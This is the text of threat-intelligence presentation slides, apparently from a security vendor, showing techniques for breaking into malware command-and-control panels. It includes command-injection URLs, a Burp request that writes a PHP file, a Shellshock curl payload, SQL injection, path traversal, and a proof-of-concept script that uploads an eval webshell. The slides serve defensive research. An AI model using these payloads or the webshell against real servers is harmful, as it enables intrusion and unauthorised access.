- Win: steal cookie and access C2 panel
- ISR stealer



# Method 12 -- Cross site scripting



XSS targeted experiment	170 ISR Stealer panels on unique domain name
Duration	2 weeks
Successful trigger	Received 103 Cookies
Successful rate	60 %
Number of victims	66,284
Actors location	Mostly in Nigeria

# Method 13 -- Backdoor



- Win: gain C2 server access
- Zeus Robot / Panther / GOZ

The screenshot shows a web browser window with a tab labeled 'cp.php'. The address bar contains the URL: `/question.php?letter=login&THEMA_DIALOG_BEGIN=system("ls -al");`. The page content displays a directory listing of files and directories with permissions, owner, group, size, and timestamps. Below the listing is a 'Login' form with fields for 'User name:' and 'Password:', a checkbox for 'Remember (MD5 cookies)', and a 'Submit' button.

```
total 152 drwxrwxrwx 6 nobody nogroup 4096 2015-03-23 01:55 . drwxr-xr-x 8 nobody root 4096 2015-02-25
11:12 .. drwxrwxrwx 3 nobody nogroup 4096 2015-05-11 14:56 _feedback -rwxrwxrwx 1 nobody nogroup
37033 2013-06-22 20:31 .htaccess drwxrwxrwx 2 nobody nogroup 4096 2015-05-11 17:13 inc -rwxrwxrwx 1
nobody nogroup 5 2013-04-01 15:39 index.php drwxrwxrwx 2 nobody nogroup 4096 2013-10-14 00:53 install
-rwxrwxrwx 1 nobody nogroup 49681 2011-01-28 20:07 question.php -rwxrwxrwx 1 nobody nogroup 1102
2011-04-14 12:07 redir.php -rwxrwxrwx 1 nobody nogroup 561 2011-04-14 12:07 sockslist.php drwxrwxrwx 2
nobody nogroup 4096 2013-10-14 00:53 theme -rwxrwxrwx 1 nobody nogroup 17771 2011-01-28 20:07
v2xzfb.php
```

**Login**

User name:

Password:

☐ Remember (MD5 cookies)

```
894 function membershipsToListBox($currentBotnet, $advQuery)
895 {
896     $advQuery = htmlentities($advQuery);
897     $memberships = str_replace(array('{NAME}', '{WIDTH}'), array('membership',
```

# Method 14 -- Remote command execution



- Win: root the C2 server
- Zeus / Citadel / ICEXI

```
reports_files.php x fsarc.php x
13
14 IN $archive - string, полный путь по которому должен быть созда
15 IN $files   - array, список файлов для добавления в архив.
16
17 Return      - mixed, имя архива - в случае успешного создания а
18 */
19 function fsarcCreate($archive, $files)
20 {
21     error_reporting(E_ALL);
22     if(strcasecmp(substr(PHP_UNAME('s'), 0, 7), 'windows') === 0)
23     {
24         $archive = str_replace('/', '\\', $archive);
25         foreach($files as $k => $v)$files[$k] = str_replace('/', '\\
26     }
27
28     $archive .= '.zip';
29     $cli = 'zip -r -9 -q -S "'.$archive.'" "'.implode(' ', $files
30     exec($cli, $e, $r);
31
32     if($r != 0)echo "(error: $r) ".$cli.'  
';
33     return $r ? false : $archive;
34 }
35 ?>
```

# Method 14 -- Remote command execution



CP :: Search in files

ken/cp.php?letter=f

CP :: Search in files

Information:

Burp Suite Free Edition v1.5

Burp Intruder Repeater Window Help

Intruder Repeater Sequencer Decoder Comparer Options Alerts

Target Proxy Spider Scanner

Intercept History Options

Request to http:// 80 [! ]

Forward Drop Intercept... Action Comment this item

Raw Params Headers Hex

POST /images/ken/cp.php?letter=f&path= HTTP/1.1  
Host:  
Proxy-Connection: keep-alive  
Content-Length: 31  
Cache-Control: max-age=0  
Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
Origin: http://.net  
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2062.120 Safari/537.36  
Content-Type: application/x-www-form-urlencoded  
Referer: http:// /ken/cp.php?letter=f  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.6,en;q=0.4  
Cookie: ref=8307497cd0ac2bae8fe1961ffb403fa2; \_cfduid=d3a93480a2f0b0c519adeb37600698e0b1410504201498

fileaction=1&files%5B%5D=";echo "<?php phpinfo();?>" > /home/ckhtmlmztf/public\_html/images/ken/info.php %23

Botnets:

subdirectories).

Create archive and download >>

Size (bytes)	Modification time
<DIR> 15.0	09:26:10

es (0 bytes) and 1 directories.

0 matches



# Method 14 -- Remote command execution



CP :: Search in files

Information:

Burp Suite Free Edition v1.5

Burp Intruder Repeater Window Help

Intruder Repeater Sequencer De

Target Proxy

Intercept History Options

Request to http:// 80 [!]

Forward Drop Intercept...

Raw Params Headers Hex

POST /images/ken/cp.php?letter=f&path=

Host:

Proxy-Connection: keep-alive

Content-Length: 31

Cache-Control: max-age=0

Accept:

text/html,application/xhtml+xml,applic

0.8

Origin: http:// .ne

User-Agent: Mozilla/5.0 (Windows NT 5. like Gecko) Chrome/37.0.2062.120 Safari

Content-Type: application/x-www-form-u

Referer: http://

Accept-Encoding: gzip,deflate

Accept-Language: zh-TW,zh;q=0.8,en-US;

Cookie: ref=8307497cd0ac2bae8fe1961ffb \_cfduid=d3a93480a2f0b0c519adeb37600698e0b1410504201498

fileaction=1&files%5B%5D=";echo "<?php phpinfo();?>" > /home/ckhtmlztf/public\_html/images/ken/info.php %23

Type a search term

0 matches


phpinfo()

ken/info.php

## PHP Version 5.4.32



<b>System</b>	Linux server.cyber-node-bp2.org 2.6.32-431.29.2.el6.x86_64 #1 SMP Tue Sep 9 21:36:05 UTC x86_64
<b>Build Date</b>	19:18:05
<b>Configure Command</b>	'./configure' '--disable-fileinfo' '--enable-bcmath' '--enable-calendar' '--enable-ftp' '--enable-gd-native-ttf' '--enable-libxml' '--enable-mbstring' '--enable-pdo=shared' '--enable-sockets' '--prefix=/usr/local' '--with-apxs2=/usr/local/apache/bin/apxs' '--with-curl=/opt/curlssl/' '--with-freetype-dir=/usr' '--with-gd' '--with-imap=/opt/php_with_imap_client/' '--with-imap-ssl=/usr' '--with-jpeg-dir=/usr' '--with-kerberos' '--with-libdir=lib64' '--with-libxml-dir=/opt/xml2/' '--with-mcrypt=/opt/libmcrypt/' '--with-mysql=/usr' '--with-mysql-sock=/var/lib/mysql/mysql.sock' '--with-mysqli=/usr/bin/mysql_config' '--with-openssl=/usr' '--with-openssl-dir=/usr' '--with-pcre-regex=/opt/pcre' '--with-pdo-mysql=shared' '--with-pdo-sqlite=shared' '--with-pic' '--with-png-dir=/usr' '--with-xpm-dir=/usr' '--with-zlib' '--with-zlib-dir=/usr'
<b>Server API</b>	CGI/FastCGI
<b>Virtual Directory Support</b>	disabled
<b>Configuration File (php.ini) Path</b>	/usr/local/lib



# Method 15 -- SQL Injection



- Purpose: dump C2 panel's database
- Android Opfake malware

Панель управления 2.0 x

n/index.php?module=list

Статистика системы Статистика заданий Редактор заданий База пользователей Черный список Сохранённые SMS

Выйти из системы

Список всех пользователей системы

1 | 2 ->

Поиск	Поиск	Поиск	Поиск	Поиск	Поиск
Дата добавления:	Страна:	Последняя активность:	IMEI пользователя:	Оператор связи:	IP бота:
12.09.2015 13:47	Россия	12.09.2015 14:02	865-...03472	MTS RUS	85.1...33
11.09.2015 19:54	Россия	13.09.2015 15:55	353-...91486	MegaFon	5.14...168
08.09.2015 18:53	Россия	18.09.2015 12:57	355-...37756	Beeline	85.1...248
07.09.2015 14:54	Россия	14.09.2015 09:46	357-...34448	Rostelecom	89.1...129
07.09.2015 14:03	Россия	07.09.2015 14:03	353-...57980	MegaFon	194...202
07.09.2015 06:31	Россия	15.09.2015 15:52	866-...34286	MTS RUS	178.1...3.88
06.09.2015 18:13	Россия	06.09.2015 18:13	358-...63409	MTS RUS	93.1...7.78
06.09.2015 09:08	Россия	08.09.2015 13:15	358-...38133	Beeline	85.1...82
05.09.2015 13:45	Unknown	05.09.2015 13:49	869-...01706		109.1...116
05.09.2015 12:46	Unknown	05.09.2015 12:46	352-...38358		
04.09.2015 06:50	Россия	04.09.2015 07:28	861-...71817	MegaFon	178.1...190

# Method 15 -- SQL Injection



- Win: dump C2 panel's database
- Android Opfake malware

```
1 <?php
2 include ("config.php");
3 mysql_query ("SET NAMES 'utf8'");
4
5 $ip = $_SERVER['REMOTE_ADDR'];
6
7 $IMEI = $_GET['imei'];
8 $balance = $ip;
9
10 $query = mysql_query("UPDATE list SET balance='$balance' WHERE IMEI='$IMEI'
    LIMIT 1", $db) or die(mysql_error());
11
12 $query_2 = mysql_query("SELECT * FROM list WHERE IMEI='$IMEI'", $db) or die(
    mysql_error());
13 $rows = array();
```

05.09.2015 13:45	Unknown	05.09.2015 13:49	869	01706		109.	116
05.09.2015 12:46	Unknown	05.09.2015 12:46	352	38358			
04.09.2015 06:50	Россия	04.09.2015 07:28	861	71817	MegaFon	178.	190



# Method 15 -- SQL Injection



- Win: dump C2 panel's database
- Android Opfake malware



```
gettask.php
1 <?php
2 include ("config.php");
3 mysql_query ("SET NAMES 'utf8'");
4
```



You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "" LIMIT 1' at line 1

```
10 $query = mysql_query("UPDATE list SET balance= $balance WHERE IMEI= '$IMEI'
    LIMIT 1", $db) or die(mysql_error());
11
12 $query_2 = mysql_query("SELECT * FROM list WHERE IMEI='$IMEI'", $db) or die(
    mysql_error());
13 $rows = array();
```

05.09.2015 13:45	Unknown	05.09.2015 13:49	869-1706		109-116
05.09.2015 12:46	Unknown	05.09.2015 12:46	352-38358		
04.09.2015 06:50	Россия	04.09.2015 07:28	861-71817	MegaFon	178-190

# Method 16



Having admin panel access and  
webshell access is GREAT...

... but how about rooting the  
server?

# Method 16 -- Remote command execution



- Win: root the C2 server
- HFS - Vawtrak hosting TinyLoader as downloader

Name	.extension	Size	Timestamp	Hits
<input type="checkbox"/> 940	folder		10, :49 AM	374
<input type="checkbox"/> Images	folder		10, :29 AM	1423
<input type="checkbox"/> 970.exe		5.0 KB	10, :26 AM	7
<input type="checkbox"/> 970_a.exe		5.0 KB	10, :34 AM	0

Server information:  
HttpFileServer 2.3f  
Server time: 1:19:23 AM  
Server uptime: (5 days) 09:40:40

# Method 16 -- Remote command execution



- Win: root the C2 server
- HFS -- Vawtrak hosting TinyLoader as downloader

The screenshot shows a web interface for a remote command execution tool. The sidebar on the left contains navigation options: User (with a 'Login' link), Folder, Home, Search, Select (with 'All', 'Invert', and 'More' buttons), Actions (with 'Archive' and 'Get' buttons), and Server information. The main content area displays system information, including user details, integrity levels, system components, and a list of antivirus products. A table on the right shows the number of hits for various components.

p	Hits
49 AM	374
29 AM	1423
26 AM	7
34 AM	0

Server information: HttpFileServer 2.3f, Server time: 1:11, Server uptime: (5 days) 09:11

# Method 17 – Shellshock (CVE-2014-6271)



- Win: gain C2 server access
- Sutra TDS – undisclosed

```
OS:
Linux s[REDACTED] 3.1.3 #1 SMP Mon Nov 28 00:18:51 MSK 2011 i686 i686 i386 GNU/I

path:
/var/www[REDACTED]/data/www/googl[REDACTED].com

user id:
uid=500([REDACTED]) gid=502([REDACTED]) groups=501([REDACTED]),502([REDACTED])

Environment:
SERVER_SIGNATURE=<address>Apache/2.2.23 (CentOS) Server at googl[REDACTED].com Port
80</address>

HTTP_USER_AGENT=Mozilla/5.0 (Windows NT 5.1; rv:43.0) Gecko/20100101 Firefox/43.0
HTTP_X_FORWARDED_FOR=[REDACTED]
SERVER_PORT=80
HTTP_HOST=googl[REDACTED].com
```

# Method 17 – Shellshock (CVE-2014-6271)



- Win: gain C2 server access
- Sutra TDS – undisclosed

```
OS:
Linux
/bin>curl -A "<> < ;; >; /sbin/ifconfig -a" http://[redacted]getos.cgi386 GNU/I
eth1      Link encap:Ethernet  HWaddr E4:[redacted]:B5
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
          Interrupt:17 Memory:[redacted]:0000-fc000000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1[redacted]947 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1[redacted]947 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:213174066 (203.2 MiB)  TX bytes:213174066 (203.2 MiB)

SERVER_PORT=80
HTTP_HOST=googl[redacted].com
```

# Method 18 -- JAVA Unserialize Vulnerability (CVE-2015-4852)



- Win: gain access C2 server
- Android Fake-Angry
  - Oracle WebLogic Server, versions 10.3.6.0, 12.1.2.0, 12.1.3.0, 12.2.1.0 are affected



# Method 19



Now that we can execute arbitrary commands and access arbitrary files...

... how to very quickly grasp what's there?



# Method 19 -- Webalizer/AWStat



- Leverage: Understanding a C2's structure
- Northern Gold (Qbot)

#	Hits		KBytes		URL	
1	2142342	34.56%	732766	0.76%	/t	Qbot gate
2	1306853	21.08%	716881	0.75%	/k	Exploits go to sutra
3	240434	3.88%	69783581	72.65%	/v	Qbot exe updates
4	72215	1.16%	20450287	21.29%	/u/_qbotinj.exe	Qbot exe
5	12981	0.21%	1121722	1.17%	/w	Webinjects for all
6	12912	0.21%	2420	0.00%	/s	Session spy
7	5259	0.08%	1336859	1.39%	/u/_qbotinj.exe.pkg	Qbot exe updates
8	2010	0.03%	6220	0.01%	/E/J2.JS	Inject Iframe redirection
9	1825	0.03%	1822	0.00%	/	
10	1522	0.02%	408	0.00%	/robots.txt	

# Method 20



Let's try some complex techniques!

# Method 20 -- Path traversal



- Win: arbitrary file access
- MagikPOS

```
view-source:http://[redacted]d.php?file=../../[redacted]settings.php

1 <?php
2
3 class settings {
4     //db
5     const db_hostname = "localhost";
6     const db_user = "root";
7     const db_password = "[redacted]!";
8     const db_name = "o2kf8gp";
9
10    //account
11    const umb_username = "Magic";
12    const umb_password = "[redacted]";
13
14    //platform
15
16    //how many times a user can send bad authentication details
17    const brute_ipban = 5;
18
19    //login session duration in seconds
20    const sessionTime = "3600";
21
22    //folder names
23    const umb_logsPath = "logs";
24    const umb_updatePath = '$_updates';
25
26    //encryption key
27    const enc_key = "@#$$^&*()<>.,/;'-'==qwertgnhiopl";
28
```

# Method 20 -- Path traversal



- Win: arbitrary file access
- MagikPOS

Download Bins Delete Bins Update Exe Delete Bot Check Status Search: <input type="text"/>									
Double click on any bot will show info in a new tab, click on a bot will select that bot and apply command! If no bot selected the command will apply to all bots ! Please Update Exe once a day for a better functionality !									
BOTS:695			TOTAL PCS:63728			MONEY: \$21242.67			
#	Hwid	Location	Ip	Local Ip	Pc Name	System	Reg. Date	Heartbeat	Bins
1	10F8 [REDACTED]	Jersey	71 [REDACTED].114	192.168.1.254	BLOC [REDACTED] R	Windows Server 2012 R2 Standard	28.01 10:12	2017-02-21 04:22:34	0
2	5027 [REDACTED]	da	71 [REDACTED]	10.1.22.5	VILL- [REDACTED]	Windows Server 2008 R2 Standard	28.01 10:16	2017-03-16 04:45:15	0
3	DB94 [REDACTED]	ornia	21 [REDACTED].90	192.168.3.10	WIN- [REDACTED] B2JLDG	Windows Server 2008 R2 Standard	28.01 10:18	2017-02-17 00:29:11	1
4	5B12 [REDACTED]	ornia	21 [REDACTED].90	192.168.3.9	ADM [REDACTED]	Windows 7 Professional	28.01 10:23	2017-02-17 00:25:35	0
5	70C1 [REDACTED]	nia	54 [REDACTED].97	10.1.1.12	COM [REDACTED] 1E261245	Windows XP	28.01 6:57	2017-01-28 18:58:28	8
6	3CFA [REDACTED]	h Carolina 17	[REDACTED].141	172.74.154.141	PNMI [REDACTED]	Windows 7 Professional	29.01 12:31	2017-03-16 04:45:13	0

# Method 21 -- File upload vulnerability (unrestricted)



- Win: arbitrary file access
- Jahoo spambot

JahooManager

JahooSender

Tasks

Domains

Messages

Headers

Macross

Attach

Rules

Bases

Botnet

Incubator

Start new task

Clear done list

Current task: task\_495 - fr1 (2 226 893)

cycle: 3/3

Good: 181 285 (8%)

in cycle: 2 079 366

left: 360 607

Good:	71 574
Spam:	143 786
Nouser:	5 385
Connection error:	0
Nomx:	0
Unknown:	1 493 546

Speed: 2 330

Time in work: 12:17

Time left: 2:34

Waiting tasks

task_495	fr_0410	fr1	Finishing	Today
task_29012016_160014	fr_0410	fr2	Working	Today
task_29012016_160017	fr_2109	fr3	Waiting	Today
task_29012016_160019	fr_0410	fr4	Waiting	Today
task_29012016_160021	fr_2109	fr5	Waiting	Today

Current task: task\_29012016\_160014 - fr2 (2 112 877)

cycle: 1/3

Good: 91 (0%)

in cycle: 2 112 877

left: 2 093 514

Good:	91
Spam:	240
Nouser:	18
Connection error:	0
Nomx:	1 363
Unknown:	5 110

Speed: 3 254

Time in work: 0:05

Time left: 10:43

Done tasks list

task_492	fr_0410	fr1	37:25 ago
task_494	fr_0410	fr1	37:06 ago

# Method 21 -- File upload vulnerability (unrestricted)



- Win: arbitrary file access
- Jahoo spambot

manager/bot

JahooManager

Main

Servers

Settings

Campaigns

Bot

Clear done list

File Name	File Created	File Size in Bytes
Core.exe	06h38m Friday 26 September	118784

Send this file:

Browse... No file selected.

Send File

task_29012016_160017	tr_2109	tr3	Waiting	Today
task_29012016_160019	fr_0410	fr4	Waiting	Today
task_29012016_160021	fr_2109	fr5	Waiting	Today

# Method 21 -- File upload vulnerability (unrestricted)



- Win: arbitrary file access
- Jahoo spambot

```
3  function main() {
4      global $db,$smarty;
5      $fileDir = "./files/";
6
7      if (isset($_GET['action'])) {
8          $action = $_GET['action'];
9      } else {
10         $action = $_POST['action'];
11     }
12     if(isset($_GET['do']))$do=$_GET['do'];
13     else $do = $_POST['do'];
14
15     /*
16     Do save,del and add actions
17     */
18
19     switch($do) {
20     case "save_file":
21         if (is_uploaded_file($_FILES['bot_file']['tmp_name'])) {
22             copy($_FILES['bot_file']['tmp_name'], $fileDir.$_FILES
23                 ['bot_file']['name']);
24         } else {
```

# Method 22 -- File upload vulnerability (Satisfy prerequisites)



- Win: arbitrary file access
- Neutrino HTTP Bot (0day)

{ Neutrino bot } Task manager Statistics Clients Filelist Formgrabber Keylogger logs CC Logs Settings

Upload Logout

Online bots : 21 Offline bots : 3 Hour bots : 22 Today bots : 24 Total bots : 24 Banned ip : 3

CLEAR STAT CLEAR OFFLINE CLEAR BANNED

[Total] Country	Online	Offline
Belarus [BY]	1	0
India [IN]	2	0
Kyrgyzstan [KG]	1	0
Romania [RO]	1	1
Russian Federation [RU]	13	2
Ukraine [UA]	2	0
Anonymous Proxy [A1]	1	0

[Top 10 today] Country	Bots	Percent
Russian Federation [RU]	15	62.5%
Romania [RO]	2	8.3%
Ukraine [UA]	2	8.3%
India [IN]	2	8.3%
Unknown [A1]	1	4.2%
Kyrgyzstan [KG]	1	4.2%
Belarus [BY]	1	4.2%

[OS] Statistics	Count
Win 7 (32-bit)	3
Win 7 (64-bit)	16
Win 8 (64-bit)	3



# Method 23 -- File upload vulnerability via C2 communication



- Win: arbitrary file access
- Gaudox Bot (0day)
  - Hardcoded RC4 encryption key

```
.text:00408D11      mov     eax, dword_41015C
.text:00408D16      mov     dword_411464, eax
.text:00408D1B      mov     eax, dword_410160
.text:00408D20      mov     dword_411468, eax
.text:00408D25      mov     eax, dword_410164

.data:0041015C  dword_41015C      dd  4512A7E5h      ; DATA XREF: sub_4071C0+179↑r
.data:0041015C                                     ; sub_4071C0+18D↑w ...
.data:00410160  dword_410160      dd  696665BDh      ; DATA XREF: sub_408790+50D↑r
.data:00410160                                     ; sub_408790+58B↑r
.data:00410164  dword_410164      dd  2299FA23h      ; DATA XREF: sub_408790+517↑r
.data:00410164                                     ; sub_408790+595↑r
.data:00410168  dword_410168      dd  9A7D779h       ; DATA XREF: sub_408790+523↑r
.data:00410168                                     ; sub_408790+5A1↑r
```

# Method 23 -- File upload vulnerability via C2 communication



## ➤ Gaudox Bot (0day)

```
order.php
100 $QrSett = $conn->query("SELECT * FROM Settings");
101 $Sett = $QrSett->fetch(PDO::FETCH_ASSOC);
102
103 $keyhex = "E686C7C267C311A1066E3F97FBE52225";
104 $Sett["Key2"] = pack("H*", $keyhex);
105
106 $_POST = array();
107 $ContentLength = $_SERVER["CONTENT_LENGTH"];
108 $Data = RC4($Sett["Key2"], KEY_SIZE, file_get_contents("
    php://input"), $ContentLength);
109 parse_str($Data, $_POST);
```

# Method 23 -- File upload vulnerability via C2 communication



## ➤ Gaudox Bot (0day)

```
order.php
227
228 if(isset($_POST["src"])) {
229     $ImgBytes = pack('H*', $_POST["src"]);
230     if(chmod("screenshots", 0777))
231     {
232         $Image = fopen("screenshots/" . $ClientId . ".jpeg", "w"
233                        );
234         if($Image) {
235             fwrite($Image, $ImgBytes);
236             fclose($Image);
237         }
238         chmod("screenshots", 0755);
239     }
240 }
```

# Method 23 -- File upload vulnerability via C2 communication



## ➤ Gaudox Bot (0day) POC

```
Gaudox_exp_0day.php x
55 // replace .htpasswd to remove PHP restriction
56 //$data="cid=../.htpasswd%00&src=&hdr=CLNT&cvr=3&fip=1&har=3&wi
v=3&wiv=3&osa=3&wsp=3&wed=3&wbi=3&wlg=3&wsr=3&wdr=3&pcn=3&usn=3
&ltm=3&cmd=3&ctp=3&bio=3&bmn=3&bvs=3&bsn=3&cpu=3&cmn=3&car=3&np
r=3&vda=3&vrs=3&vrr=3&hds=3&pms=3&dbw=3&alb=3&anf=3&jvm=3&avs=3
";
57 //$size = strlen($data);
58
59 //upload webshell on the screenshots folder or upload to upon
directories with ../
60 //746573742E706870.php
61 $data="cid=746573742E706870.php%00&src=3C3F70687020406576616C28
245F504F53545B676F6F646775795D293B3F3E&hdr=CLNT&cvr=3&fip=1&har
=3&wiv=3&wiv=3&osa=3&wsp=3&wed=3&wbi=3&wlg=3&wsr=3&wdr=3&pcn=3&
usn=3&ltm=3&cmd=3&ctp=3&bio=3&bmn=3&bvs=3&bsn=3&cpu=3&cmn=3&car
=3&npr=3&v
da=3&vrs=3&vrr=3&hds=3&pms=3&dbw=3&alb=3&anf=3&jvm=3&avs=3"
;
62 $size = strlen($data);
63 /* <?php @eval($_POST[goodguy]);?>*/
64 $url = "http://192.168.139.134/Panel/order.php";
65 $encode = RC4($key, $keysize, $data, $size);
66 //echo $encode;
67 echo (POST_request($url, $encode));
```

# Method 23 -- File upload vulnerability via C2 communication




## ➤ Gaudox Bot (0day) POC

```
Gaudox_exp_0day.php x
55 // replace .htpasswd to remove PHP restriction
56 // $data="cid=../.htpasswd%00&src=&hdr=CLNT&cvr=3&fip=1&har=3&wiv=3&wiv=3&osa=3&wsp=3&wed=3&wbi=3&wlg=3&wsr=3&wdr=3&pcn=3&usn=3&ltm=3&cmd=3&ctp=3&bio=3&bmh=3&bvs=3&bsn=3&cpu=3&cmn=3&car=3&npr=3&vda=3&cvr=3&vrr=3&hds=3&pms=3&dbw=3&alb=3&anf=3&jvm=3&avs=3"
```

192.168.139.134/Panel/poc.php

cid=746573742E706870.php%00&  
src=3C3F70687020406576616C28245F504F53545B676F6F646775795D293B3F3E&hdr=CLNT&cvr=3&fip=1  
har=3&wiv=3&wiv=3&osa=3&wsp=3&wed=3&wbi=3&wlg=3&wsr=3&wdr=3&pcn=3&usn=3<m=3&cmd=3&  
ctp=3&bio=3&bmh=3&bvs=3&bsn=3&cpu=3&cmn=3&car=3&npr=3&vda=3&cvr=3&vrr=3&hds=3&pms=3&  
dbw=3&alb=3&anf=3&jvm=3&avs=3



```
64 $url = "http://192.168.139.134/Panel/order.php";
65 $encode = RC4($key, $keysize, $data, $size);
66 //echo $encode;
67 echo (POST_request($url, $encode));
```

# Method 24



How about the C2 server's domain?

# Method 24 -- Set-cookie



- Leverage: identify the actual C2 domains behind Nginx-based proxies
- Northern Gold

```
Stream Content
GET /k?tstmp=2385981378 HTTP/1.1
Accept: */*
Referer: http://www.██████████.com/
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Accept-Encoding: gzip, deflate
Host: js.██████████.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.8.0
Date: Mon, 23 Nov 2015 20:07:58 GMT
Content-Type: text/javascript; charset=ISO-8859-1
Transfer-Encoding: chunked
Connection: keep-alive
P3P: policyref="/w3c/p3p.xml", CP="policyref="/html/p3p.xml", CP="NON DSP COR NID DEVA
Set-Cookie: fltna=hxyBADIAA██████████; 20:07:58 GMT; path=/; domain=██████████or.com
Content-Encoding: gzip

2a
.....*K,R.M...O.../..H.K.I.UW.....
a
...W.....
0
```

# Method 25



## How about the C2 server's IP?



# Method 25 -- PHPinfo



## ➤ Win: Pinpoint C2 IPs

- Many actors enable PHPinfo
- Pinpoint C2 IPs from Nginx reverse proxies

## ➤ Dridex 120

Variable	Value
HTTP_HOST	95.163.121.186
HTTP_X_FORWARDED_FOR	
HTTP_X_REAL_IP	
HTTP_CONNECTION	close
HTTP_USER_AGENT	Mozilla/5.0 (Windows NT 6.1; rv:36.0) Gecko/20100101 Firefox/36.0
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE	zh-TW,zh;q=0.8,en-US;q=0.5,en;q=0.3
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_REFERER	http://95.163.121.186/i.php
HTTP_CACHE_CONTROL	max-age=0
PATH	/usr/local/bin:/usr/bin:/bin
SERVER_SIGNATURE	<address>Apache/2.2.22 (Debian) Server at 95.163.121.186 Port 80</address>
SERVER_SOFTWARE	Apache/2.2.22 (Debian)
SERVER_NAME	95.163.121.186
SERVER_ADDR	85.163.121.113
SERVER_PORT	80
REMOTE_ADDR	
DOCUMENT_ROOT	/var/www

# Conclusion



- 25 proven threat intel gathering techniques
  - Who's behind the campaign
  - Who's being targeted
  - Understand infrastructure and tools in use
  - Obtain unreleased malware
  - Understand actor operation and strategies
  
- Most C2 panels contain vulnerabilities



# Q&A

threat protection | compliance | archiving | secure communication